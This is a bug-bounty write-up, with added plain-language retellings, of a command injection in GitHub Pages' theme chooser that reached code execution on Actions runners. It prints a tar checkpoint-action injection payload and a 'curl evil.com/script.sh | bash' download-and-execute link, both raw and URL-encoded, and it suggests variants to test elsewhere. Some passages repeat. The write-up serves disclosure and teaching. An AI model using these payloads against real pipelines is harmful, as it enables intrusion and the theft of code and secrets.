Command Injection in the GitHub Pages Build Pipeline
 Published on blog.nietaanraken.nl
Recently, I participated in the GitHub Bug Bounty program (run through HackerOne). This is a write-up of a command injection bug I discovered in GitHub Pages build process.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
GitHub Pages is a static content hosting service. It lets users host the content of their repositories at username.github.io or on a custom domain, and it is widely used for documentation and blogs. To help users host good-looking content, GitHub Pages supports Jekyll, a static site generator: instead of writing HTML and CSS, users write Markdown and Jekyll turns it into HTML. Jekyll supports themes, which apply the same templates and style across a site.
All settings of a Jekyll site, including the theme, are stored in a YAML configuration file. GitHub Pages automates parts of the Jekyll setup, including setting some settings. One of those automations was the Theme Chooser section in the GitHub Pages settings of a repository.

As the name suggests, it automates choosing a Jekyll theme. The bug described here lived in the way the theme chooser passed a directory name into the GitHub Pages build pipeline, which is implemented as GitHub Actions workflows.
Setup
The researcher participated in the GitHub Bug Bounty program, run through HackerOne. Access to the theme selector page requires administrative privileges on the repository, and the attack described later depends on a repository admin following a link and completing the normal theme selection flow. The attack described later depends on a repository admin following a link and completing the normal theme selection flow.
The build side runs on GitHub Actions runners, which use Linux. The report notes that Linux allows virtually every character in directory names, which is central to the finding.
Finding it
The Change theme button in the Pages settings links to:
https://github.com/owner/repo/settings/pages/themes?select=&source=main&source_dir=/
The URL has three parameters:
selectis the currently selected theme, if a theme was already selected.sourceis the selected branch in the Branch settings.source_diris the selected directory in the Branch settings.
Clicking Change theme opens a page showing previews of multiple Jekyll themes:

When a theme is picked and the Select theme button is clicked, GitHub makes a POST request:
POST /owner/repo/settings/pages/theme HTTP/2
Host: github.com
...

_method=put&authenticity_token=some_token&page[theme_slug]=cayman&source=main&source_dir=/
The source and source_dir parameters appear again here. They cannot be changed on the theme selector page, so they have to be taken directly from the link that brought the user to that page. After the POST, GitHub automatically creates a new commit to change the Jekyll theme, in the source_dir directory on the source branch. That commit triggers a new GitHub Pages build.
In the Pages settings, only two directories can be specified: / (the root of the branch) and /docs.

But the theme chooser URL accepts another directory. GitHub uses any directory name provided as the source. With an esoteric directory name such as source_dir=/"test" test test>, GitHub creates a basic Jekyll setup in /"/test" test test>:

GitHub even enables GitHub Pages and creates the directory if the user did not do so. In short, the directory used as the GitHub Pages source is fully attacker-controlled through the theme chooser URL.
Exploitation
Step 1: understand the build pipeline
GitHub Pages builds are GitHub Actions workflows with three jobs:
build:- Check out the source of the repository (
actions/checkout@v2). - Run Jekyll to turn the source files into static files (
actions/jekyll-build-pages@v1). - Upload the static files (
actions/upload-pages-artifact@v0).
- Check out the source of the repository (
report-build-status: send telemetry data about the build processing (actions/deploy-pages@v1).deploy: deploy the static files (actions/deploy-pages@v1).
actions/upload-pages-artifact is interesting because uploading artifacts usually happens with actions/upload-artifact. The code of actions/upload-pages-artifact@v0 shows that it uses actions/upload-artifact, but first runs a tar command:
...
  steps:
    - name: Archive artifact
      shell: bash
      run: |
        tar \
          --dereference --hard-dereference \
          --directory ${{ inputs.path }} \
          -cvf ${{ runner.temp }}/artifact.tar \
          --exclude=.git \
          .
    - name: Upload artifact
      uses: actions/upload-artifact@main
      with:
        name: github-pages
        path: ${{ runner.temp }}/artifact.tar
        retention-days: ${{ inputs.retention-days }}
Step 2: read the values from the pipeline logs
The GitHub Actions pipeline logs of a successful Pages deployment, with the directory set to /docs, show the values of the variables in the tar command:
tar \
    --dereference --hard-dereference \
    --directory ./docs/_site \
    -cvf /home/runner/work/_temp/artifact.tar \
    --exclude=.git \
    .
This tells us that inputs.path equals .<the directory we specify>/_site and that runner.temp equals /home/runner/work/_temp.
Step 3: break out of the directory argument
Because the directory name is fully controlled and Linux allows virtually every character in directory names, the directory can be set to anything. Setting it to / --asdf= changes the tar command to:
tar \
    --dereference --hard-dereference \
    --directory ./ --asdf=/_site \
    -cvf /home/runner/work/_temp/artifact.tar \
    --exclude=.git \
    .
And it does:

--asdf is interpreted as a command line argument, not as part of the directory name. That is the command injection.
Step 4: turn the injection into code execution
tar has a feature called checkpoints that can run arbitrary commands. Adding --checkpoint=1 --checkpoint-action="exec=<command>" makes tar execute <command> for every processed file. The man page describes the options:
--checkpoint[=N]
        Display progress messages every Nth record (default 10).

--checkpoint-action=ACTION
        Run ACTION on each checkpoint.
As a test, the researcher executed id. The target tar command should look like:
tar \
    --dereference --hard-dereference \
    --directory ./ --checkpoint=1 --checkpoint-action="exec=id" --exclude=_site \
    -cvf /home/runner/work/_temp/artifact.tar \
    --exclude=.git \
    .
That means the payload, the directory name to specify, is / --checkpoint=1 --checkpoint-action="exec=id" --exclude=. The theme selector is used to set the directory name to the payload, and the pipeline is left to reach the tar command:

Arbitrary code execution is achieved.
The report adds a side note: --checkpoint-action is one way to achieve code execution, but not the only one. With full control over the input, the tar command can be exited and arbitrary commands run. Using --checkpoint-action keeps the tar command, and therefore the whole pipeline, succeeding, which makes the attack less obvious to a victim.
Step 5: a realistic attack chain
Running arbitrary code on a CI runner as an admin may sound unremarkable, since running user-specified code is what CI runners are for. What makes this exploitable is that it can be triggered through a URL. To get access to the code in a private repository of a company:
-
Craft a malicious payload:
/ --checkpoint=1 --checkpoint-action="exec=curl -s evil.com/script.sh | bash" --exclude=. This payload downloads and executes a script from an attacker-controlled server. -
Craft a malicious URL with the URL-encoded payload:
HTTP https://github.com/company/privatecode/settings/pages/themes?source=non-existent-branch&source_dir=%2F%20%2D%2Dcheckpoint%3D1%20%2D%2Dcheckpoint%2Daction%3D%22exec%3Dcurl%20%2Ds%20evil%2Ecom%2Fscript%2Esh%20%7C%20bash%22%20%2D%2Dexclude%3D -
Send the URL to an admin of the
company/privatecoderepository. -
The admin clicks the link and follows the normal process of selecting a theme, that is, clicking the Select theme button.
-
Wait for the GitHub Actions pipeline to run the
tarcommand and execute the code. -
Full access to the repository is obtained.
The big caveat is the requirement of user interaction by a repository admin. There are compensating factors:
- The attack works on repositories that do not have GitHub Pages enabled, because it is automatically enabled.
- The specified branch does not need to exist, because it is automatically created.
- The user only needs to follow the normal flow of selecting a theme, one button click, to trigger the attack.
- The attacker does not need to have a GitHub account.
Other attacks
Besides reading code in a repository, code execution on a GitHub Actions runner allows for other attacks:
- Extracting any secrets passed to the runner, for example
ACTIONS_ID_TOKEN_REQUEST_TOKEN. - Publishing any content on the GitHub Pages site of the victim.
- Performing malicious computations, such as crypto mining, at the cost of the victim.
Root cause
The theme chooser accepted an arbitrary source_dir value from the URL and used it as the Pages source directory. The build action interpolated that value into a shell command:
        tar \
          --dereference --hard-dereference \
          --directory ${{ inputs.path }} \
          -cvf ${{ runner.temp }}/artifact.tar \
          --exclude=.git \
          .
Because inputs.path is built from the user-supplied directory name and is expanded unquoted in a bash step, characters such as spaces and leading dashes in the directory name become separate arguments to tar. The Pages settings offered only / and /docs, but the theme chooser URL accepted any directory name as the source.
Impact
An attacker who can get a repository admin to click a crafted link and complete the normal theme selection flow can execute arbitrary code on the GitHub Actions runner that builds the Pages site. On a private repository, this gives access to the repository's code. It also allows extracting secrets passed to the runner, publishing content on the victim's Pages site, and using the runner for malicious computation at the victim's cost.
The attack requires user interaction by a repository admin. It works even when GitHub Pages is not enabled, because Pages is enabled automatically, and even when the specified branch does not exist, because the branch is created automatically. The attacker does not need a GitHub account.
Fix

GitHub resolved the problem by removing the Theme Chooser functionality. The Pages settings now say "Learn how to add a Jekyll theme to your site":
Variants to test
- Look for other settings pages that accept a directory, branch or path parameter in a URL and pass it into a build step. A positive result is a value containing a space and a leading dash, such as
/ --asdf=, appearing as a separate argument in the pipeline log. - Check other GitHub Actions that interpolate
${{ inputs.* }}intorun:blocks. A positive result is a log line where the injected text is parsed as an option or command rather than as data. - Try
tarcheckpoint options against any pipeline that runstaron attacker-influenced paths. A positive result is the command in--checkpoint-action="exec=..."running while the build still succeeds. - Test whether UI-only restrictions on a value are enforced server-side by replaying the underlying request with a different value. A positive result is the server accepting a value the UI does not offer.
- Check whether enabling a feature automatically creates missing prerequisites, such as a branch or a Pages site. A positive result is the pipeline running without the victim having configured anything.
Disclosure timeline
All times are in CEST.
- 2022-07-29 20:44: notified GitHub on HackerOne.
- 2022-07-29 20:54: first response from GitHub.
- 2022-08-02 19:26: GitHub confirmed the bug.
- 2022-08-23 16:54: GitHub notified the researcher that the issue was resolved.
- 2022-08-23 16:55: GitHub rewarded $4000 and a free GitHub Pro subscription.
What happened, in plain words
GitHub is a website where people store code in folders called repositories. GitHub Pages is a free extra that turns the files in a repository into a public website. To make those websites look nice, GitHub Pages uses a tool called Jekyll, which builds a site from simple text files and a chosen design, called a theme.
For a while, GitHub's settings page had a Theme Chooser that let you pick a theme with a few clicks. Behind the scenes, that chooser took a folder name from the web address (the URL) you were on and handed it to an automated build. The build ran a Linux command called tar, which packs files into a single archive. The folder name was pasted into that command without being checked. By putting special characters in the folder name, the researcher made tar treat part of the name as extra instructions, and those instructions ran his own commands on GitHub's build machine.
The researcher reported it through GitHub's bug bounty programme, GitHub fixed it by removing the Theme Chooser, and he was paid $4000.
The pieces involved
Before the details, here is the vocabulary you need.
- Repository: a project folder on GitHub that holds files and their history.
- GitHub Pages: a hosting service. It takes the files in a repository and serves them as a website at
username.github.ioor on a custom domain. People use it for documentation and blogs. - Static site: a website made of ready-made files (HTML, CSS, images) that the server just hands out. Nothing is calculated per visitor.
- Jekyll: a static site generator. Instead of writing HTML and CSS by hand, you write Markdown (plain text with simple formatting marks) and Jekyll converts it into HTML files.
- Theme: a ready-made set of templates and styling. Applying one theme gives every page of a site the same look without rewriting each page.
- YAML: a plain-text format for settings, written as
key: valuelines. All Jekyll settings, including the theme, live in a YAML configuration file. - GitHub Actions: GitHub's automation system. You describe steps in a workflow file, and GitHub runs them on a fresh machine called a runner.
- Runner: a temporary computer (Linux, in this case) that GitHub starts to execute a workflow, then throws away.
- Build: the process of turning source files into the finished website.
- Command line / shell: a way of telling a computer what to do by typing commands as text.
bashis a common Linux shell. - Command injection: a bug where text that should be treated as harmless data is instead read by the shell as commands. Think of a form where you write your name, and someone named
Bob; delete everythinggets the second half executed. - Remote code execution (RCE): the attacker gets their own code to run on someone else's machine. Command injection is one route to it.
- Bug bounty programme: a scheme where a company pays people for reporting security bugs responsibly instead of exploiting them.
GitHub Pages automates parts of the Jekyll setup, including some settings. One of those automations was the Theme Chooser section in the GitHub Pages settings of a repository.
The screenshot shows the GitHub Pages settings area with the Theme Chooser section, the place where a theme could be picked. The bug described here lived in the way the theme chooser passed a directory name into the GitHub Pages build pipeline, which is implemented as GitHub Actions workflows.
Setup
The researcher took part in the GitHub Bug Bounty programme, which runs through HackerOne, a platform where security reports are submitted and tracked. Opening the theme selector page requires administrative privileges on the repository, and the attack described later depends on a repository admin following a link and completing the normal theme selection flow. The attack described later depends on a repository admin following a link and completing the normal theme selection flow.
The build side runs on GitHub Actions runners, which use Linux. The report notes that Linux allows virtually every character in directory names, which is central to the finding. On Windows, for example, characters like ", < and > are not allowed in file names; on Linux they are just ordinary characters, so a folder can be named almost anything, including something that looks like command options.
Finding it
The Change theme button in the Pages settings links to this address:
https://github.com/owner/repo/settings/pages/themes?select=&source=main&source_dir=/
Line by line:
https://github.comis the site./owner/repostands for the repository:owneris the account name andrepothe project name./settings/pages/themesis the page that shows theme previews.?starts the query string, the part of a URL that carries parameters.select=is a parameter whose value is empty here, meaning no theme has been chosen yet.source=mainsays which branch to use. A branch is a parallel version of the repository's files;mainis the usual default.source_dir=/says which folder inside that branch to use, here the root.
A parameter is simply a named value in a URL, written name=value and separated from the next one by &. The URL has three parameters:
selectis the currently selected theme, if a theme was already selected.sourceis the selected branch in the Branch settings.source_diris the selected directory in the Branch settings.
Clicking Change theme opens a page showing previews of multiple Jekyll themes:
The screenshot shows the theme selector page with previews of several themes. Note that access to this page requires administrative privileges on the repository, which the report discusses later.
When a theme is picked and the Select theme button is clicked, GitHub makes a POST request:
POST /owner/repo/settings/pages/theme HTTP/2
Host: github.com
...

_method=put&authenticity_token=some_token&page[theme_slug]=cayman&source=main&source_dir=/
Line by line:
POSTis the HTTP method used when a browser sends data to a server, as opposed toGET, which asks for a page. A request is one message from browser to server; a response is the reply./owner/repo/settings/pages/themeis the address on the server that handles the choice.HTTP/2is the version of the web protocol being spoken.Host: github.comtells the server which site the request is for....stands for other headers the report does not show. A header is a labelled line of extra information sent with a request, such as the browser type.- The blank line separates headers from the body, the actual data being sent.
_method=putis a convention that tells the server to treat this as aPUT, the method normally used to update something.authenticity_token=some_tokenis a security token. A token is a long random string that proves the request came from the real page and not from a forged one; it is tied to your logged-in session. The value here is a placeholder, not a real token.page[theme_slug]=caymannames the chosen theme;caymanis one of Jekyll's themes.source=mainandsource_dir=/repeat the branch and folder.
The source and source_dir parameters appear again here. They cannot be changed on the theme selector page, so they have to be taken directly from the link that brought the user to that page. That is the key observation: the page itself offers no field for the folder, but the value still travels through the request, so whoever controls the link controls the folder.
After the POST, GitHub automatically creates a new commit to change the Jekyll theme, in the source_dir directory on the source branch. A commit is a saved change to a repository, with a message and an author. That commit triggers a new GitHub Pages build.
In the Pages settings, only two directories can be specified: / (the root of the branch) and /docs.
The screenshot shows the Pages settings with the branch and folder options, where only those two directories are offered. But the theme chooser URL accepts another directory. GitHub uses any directory name provided as the source. With an esoteric directory name such as source_dir=/"test" test test>, GitHub creates a basic Jekyll setup in /"/test" test test>:
The screenshot shows the repository after that step, with the oddly named folder created and a basic Jekyll setup inside it. GitHub even enables GitHub Pages and creates the directory if the user did not do so. In short, the directory used as the GitHub Pages source is fully attacker-controlled through the theme chooser URL.
Why does this matter? Because the settings page is only a form. A form is a convenience layer over a request. If the server does not re-check the value, anything the form would refuse can still be sent by hand, or by a crafted link. This is a general lesson: restrictions that exist only in the browser interface are not restrictions at all.
Exploitation
Step 1: understand the build pipeline
GitHub Pages builds are GitHub Actions workflows with three jobs. A job is a group of steps that runs on one runner.
build:- Check out the source of the repository (
actions/checkout@v2). Checking out means copying the repository's files onto the runner. - Run Jekyll to turn the source files into static files (
actions/jekyll-build-pages@v1). - Upload the static files (
actions/upload-pages-artifact@v0).
- Check out the source of the repository (
report-build-status: send telemetry data about the build processing (actions/deploy-pages@v1). Telemetry here means status information sent back to GitHub.deploy: deploy the static files (actions/deploy-pages@v1). Deploying means putting the finished files where the public website can serve them.
An action is a reusable building block published by GitHub or others, referenced as owner/name@version. The @v2 part pins a version.
actions/upload-pages-artifact is interesting because uploading artifacts usually happens with actions/upload-artifact. An artifact is a file produced by a build and kept for later, here the packed website. The code of actions/upload-pages-artifact@v0 shows that it uses actions/upload-artifact, but first runs a tar command:
...
  steps:
    - name: Archive artifact
      shell: bash
      run: |
        tar \
          --dereference --hard-dereference \
          --directory ${{ inputs.path }} \
          -cvf ${{ runner.temp }}/artifact.tar \
          --exclude=.git \
          .
    - name: Upload artifact
      uses: actions/upload-artifact@main
      with:
        name: github-pages
        path: ${{ runner.temp }}/artifact.tar
        retention-days: ${{ inputs.retention-days }}
Line by line:
...stands for earlier parts of the file that are not shown.steps:begins the list of steps in the job.- name: Archive artifactgives the first step a human-readable label.shell: bashsays the command below runs in thebashshell.run: |says the following indented lines are a script to execute.taris the Linux program that packs files into an archive (a single file containing many).\at the end of a line means the command continues on the next line; it is a line continuation, not part of the command.--dereference --hard-dereferencetelltarto follow links to files rather than storing the links themselves. A link is a shortcut to another file.--directory ${{ inputs.path }}tellstarwhich folder to work in.${{ ... }}is GitHub Actions' syntax for inserting a value;inputs.pathis a value passed into the action by whoever uses it.-cvf ${{ runner.temp }}/artifact.tarcreates (c) an archive, shows the files as it goes (v), and writes to the file (f) named after it.runner.tempis a temporary folder on the runner.--exclude=.gitleaves out the.gitfolder, which holds the repository's internal history..means the current directory, so everything in it is packed.- The second step,
- name: Upload artifact, uses the standard upload action. uses: actions/upload-artifact@mainnames the action and version.with:lists its settings.name: github-pagesis the artifact's name.path: ${{ runner.temp }}/artifact.taris the file to upload.retention-days: ${{ inputs.retention-days }}says how long to keep it.
The important line is --directory ${{ inputs.path }}. The value is inserted into a shell command as raw text, with no quotes around it. In a shell, quotes are what keep a value together as one piece; without them, spaces split the text into separate words, and words starting with - are read as options. That is the door.
Step 2: read the values from the pipeline logs
The GitHub Actions pipeline logs of a successful Pages deployment, with the directory set to /docs, show the values of the variables in the tar command:
tar \
    --dereference --hard-dereference \
    --directory ./docs/_site \
    -cvf /home/runner/work/_temp/artifact.tar \
    --exclude=.git \
    .
Line by line:
taris the same program as before.--dereference --hard-dereferenceare unchanged.--directory ./docs/_siteshows whatinputs.pathbecame: a dot, then the folder we chose (docs), then/_site._siteis where Jekyll puts its generated output.-cvf /home/runner/work/_temp/artifact.tarshows whatrunner.tempbecame:/home/runner/work/_temp.--exclude=.gitand.are unchanged.
This tells us that inputs.path equals .<the directory we specify>/_site and that runner.temp equals /home/runner/work/_temp.
Step 3: break out of the directory argument
Because the directory name is fully controlled and Linux allows virtually every character in directory names, the directory can be set to anything. Setting it to / --asdf= changes the tar command to:
tar \
    --dereference --hard-dereference \
    --directory ./ --asdf=/_site \
    -cvf /home/runner/work/_temp/artifact.tar \
    --exclude=.git \
    .
Line by line:
--directory ./now ends at the space. The folder is just the current directory.--asdf=/_siteis a new, separate word. The shell has no idea it came from a folder name; it looks like an option called--asdfwith the value/_site.- The rest is unchanged.
And it does:
The screenshot shows the build log with the tar command split exactly like that, proving the injected text became its own argument. --asdf is interpreted as a command line argument, not as part of the directory name. That is the command injection. The trick is the space: it ends the folder name early, and the dash makes the next word look like an option.
Step 4: turn the injection into code execution
tar has a feature called checkpoints that can run arbitrary commands. A checkpoint is a progress marker: tar reports progress at intervals while it works. Adding --checkpoint=1 --checkpoint-action="exec=<command>" makes tar execute <command> for every processed file. The man page, the built-in manual for a Linux command, describes the options:
--checkpoint[=N]
        Display progress messages every Nth record (default 10).

--checkpoint-action=ACTION
        Run ACTION on each checkpoint.
Line by line:
--checkpoint[=N]sets how often progress is shown; the square brackets mean the=Npart is optional.Display progress messages every Nth record (default 10).explains that without a number, every tenth record is reported.--checkpoint-action=ACTIONsays what to do at each checkpoint.Run ACTION on each checkpoint.means the action is carried out each time. One of the possible actions isexec, which runs a command.
As a test, the researcher executed id. The id command prints which user the machine is running as, a harmless way to prove code runs. The target tar command should look like:
tar \
    --dereference --hard-dereference \
    --directory ./ --checkpoint=1 --checkpoint-action="exec=id" --exclude=_site \
    -cvf /home/runner/work/_temp/artifact.tar \
    --exclude=.git \
    .
Line by line:
--directory ./ends the folder name at the space, as before.--checkpoint=1asks for a checkpoint after every record, so the action fires almost immediately.--checkpoint-action="exec=id"tellstarto runidat each checkpoint. The quotes here are part of the option's value, keepingexec=idtogether.--exclude=_siteis a leftover piece that absorbs the/_sitesuffix the build appends, so the command stays valid.- The rest is unchanged.
That means the payload, the directory name to specify, is / --checkpoint=1 --checkpoint-action="exec=id" --exclude=. The theme selector is used to set the directory name to the payload, and the pipeline is left to reach the tar command:
The screenshot shows the build log with the id output, the proof that the command ran. Arbitrary code execution is achieved.
The report adds a side note: --checkpoint-action is one way to achieve code execution, but not the only one. With full control over the input, the tar command can be exited and arbitrary commands run. Using --checkpoint-action keeps the tar command, and therefore the whole pipeline, succeeding, which makes the attack less obvious to a victim. A failed build with a strange error is a warning sign; a green build is not.
Step 5: a realistic attack chain
Running arbitrary code on a CI runner as an admin may sound unremarkable, since running user-specified code is what CI runners are for. CI stands for continuous integration, the practice of automating builds and tests. What makes this exploitable is that it can be triggered through a URL. To get access to the code in a private repository of a company:
-
Craft a malicious payload:
/ --checkpoint=1 --checkpoint-action="exec=curl -s evil.com/script.sh | bash" --exclude=. This payload downloads and executes a script from an attacker-controlled server.curlis a tool that fetches a web address;-smakes it quiet; the|symbol pipes the downloaded text intobash, which runs it as a script. -
Craft a malicious URL with the URL-encoded payload:
HTTP https://github.com/company/privatecode/settings/pages/themes?source=non-existent-branch&source_dir=%2F%20%2D%2Dcheckpoint%3D1%20%2D%2Dcheckpoint%2Daction%3D%22exec%3Dcurl%20%2Ds%20evil%2Ecom%2Fscript%2Esh%20%7C%20bash%22%20%2D%2Dexclude%3DLine by line:
https://github.com/company/privatecode/settings/pages/themesis the theme selector page for the target repository.?source=non-existent-branchnames a branch that does not exist yet; the report notes it will be created automatically.source_dir=starts the folder value.%2Fis the encoded form of/.%20is an encoded space.%2D%2Dis two encoded dashes,--.checkpoint%3D1ischeckpoint=1, with%3Dbeing=.%2D%2Dcheckpoint%2Daction%3D%22exec%3Dcurl%20%2Ds%20evil%2Ecom%2Fscript%2Esh%20%7C%20bash%22is--checkpoint-action="exec=curl -s evil.com/script.sh | bash", with%22for a double quote and%7Cfor the pipe.%2D%2Dexclude%3Dis--exclude=.
URL encoding replaces characters that are not allowed or would be ambiguous in a URL with a
%followed by two hexadecimal digits. It is how a browser sends spaces, quotes and pipes safely. The server decodes them back before use, so the payload arrives intact. -
Send the URL to an admin of the
company/privatecoderepository. -
The admin clicks the link and follows the normal process of selecting a theme, that is, clicking the Select theme button.
-
Wait for the GitHub Actions pipeline to run the
tarcommand and execute the code. -
Full access to the repository is obtained.
The big caveat is the requirement of user interaction by a repository admin. There are compensating factors:
- The attack works on repositories that do not have GitHub Pages enabled, because it is automatically enabled.
- The specified branch does not need to exist, because it is automatically created.
- The user only needs to follow the normal flow of selecting a theme, one button click, to trigger the attack.
- The attacker does not need to have a GitHub account.
Other attacks
Besides reading code in a repository, code execution on a GitHub Actions runner allows for other attacks:
- Extracting any secrets passed to the runner, for example
ACTIONS_ID_TOKEN_REQUEST_TOKEN. A secret is a value the build needs but outsiders should not see, such as a password or key. - Publishing any content on the GitHub Pages site of the victim.
- Performing malicious computations, such as crypto mining, at the cost of the victim. Crypto mining means using a computer's processing power to earn cryptocurrency for someone else, here the attacker, while the victim pays the bill.
Root cause
The theme chooser accepted an arbitrary source_dir value from the URL and used it as the Pages source directory. The build action interpolated that value into a shell command:
        tar \
          --dereference --hard-dereference \
          --directory ${{ inputs.path }} \
          -cvf ${{ runner.temp }}/artifact.tar \
          --exclude=.git \
          .
Line by line:
taris the packing program.--dereference --hard-dereferencefollow links instead of storing them.--directory ${{ inputs.path }}inserts the folder value with no quotes around it. This is the flaw: unquoted text in a shell is split on spaces and read as options.-cvf ${{ runner.temp }}/artifact.tarwrites the archive to a temporary file.--exclude=.gitskips the history folder..packs the current directory.
Because inputs.path is built from the user-supplied directory name and is expanded unquoted in a bash step, characters such as spaces and leading dashes in the directory name become separate arguments to tar. The Pages settings offered only / and /docs, but the theme chooser URL accepted any directory name as the source.
Impact
An attacker who can get a repository admin to click a crafted link and complete the normal theme selection flow can execute arbitrary code on the GitHub Actions runner that builds the Pages site. On a private repository, this gives access to the repository's code. It also allows extracting secrets passed to the runner, publishing content on the victim's Pages site, and using the runner for malicious computation at the victim's cost.
The attack requires user interaction by a repository admin. It works even when GitHub Pages is not enabled, because Pages is enabled automatically, and even when the specified branch does not exist, because the branch is created automatically. The attacker does not need a GitHub account.
Fix
GitHub resolved the problem by removing the Theme Chooser functionality. The Pages settings now say "Learn how to add a Jekyll theme to your site":
The screenshot shows the Pages settings after the fix, with the Theme Chooser gone and the instruction text in its place. Removing the feature removes the path that carried the unchecked folder name into the build. The report only describes the removal of the Theme Chooser.
Variants to test
These are general lessons for anyone testing similar systems:
- Look for other settings pages that accept a directory, branch or path parameter in a URL and pass it into a build step. A positive result is a value containing a space and a leading dash, such as
/ --asdf=, appearing as a separate argument in the pipeline log. - Check other GitHub Actions that interpolate
${{ inputs.* }}intorun:blocks. A positive result is a log line where the injected text is parsed as an option or command rather than as data. - Try
tarcheckpoint options against any pipeline that runstaron attacker-influenced paths. A positive result is the command in--checkpoint-action="exec=..."running while the build still succeeds. - Test whether UI-only restrictions on a value are enforced server-side by replaying the underlying request with a different value. A positive result is the server accepting a value the UI does not offer.
